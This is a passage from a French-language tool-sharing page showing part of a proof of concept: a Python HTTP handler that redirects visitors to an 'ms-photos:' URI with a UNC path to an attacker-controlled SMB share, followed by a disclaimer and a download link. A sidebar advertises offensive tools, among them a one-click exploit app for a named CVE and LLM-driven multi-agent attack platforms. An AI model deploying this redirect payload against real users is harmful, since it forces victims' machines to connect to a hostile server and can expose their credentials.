

poc2


Cela fonctionne car notre application redirige directement vers un schéma d'URI ms-photos, contenant le chemin UNC de notre serveur :


class RedirectHandler(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path == "/":
            self.send_response(302)  # HTTP 302 Found (temporary redirect)
            self.send_header('Location', 'ms-photos:viewer?fileName=\\\\192.168.159.129\\share\\Capture.png')
            self.end_headers()
        else:
            self.send_response(404)
            self.end_headers()
            self.wfile.write(b"Not Found")

Redirection côté client :


image


Notes


Ce code est uniquement destiné à des fins éducatives et de recherche.
L'auteur n'assume aucune responsabilité en cas d'utilisation abusive de ce code.
Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    831
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    534
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    284
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    275

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →






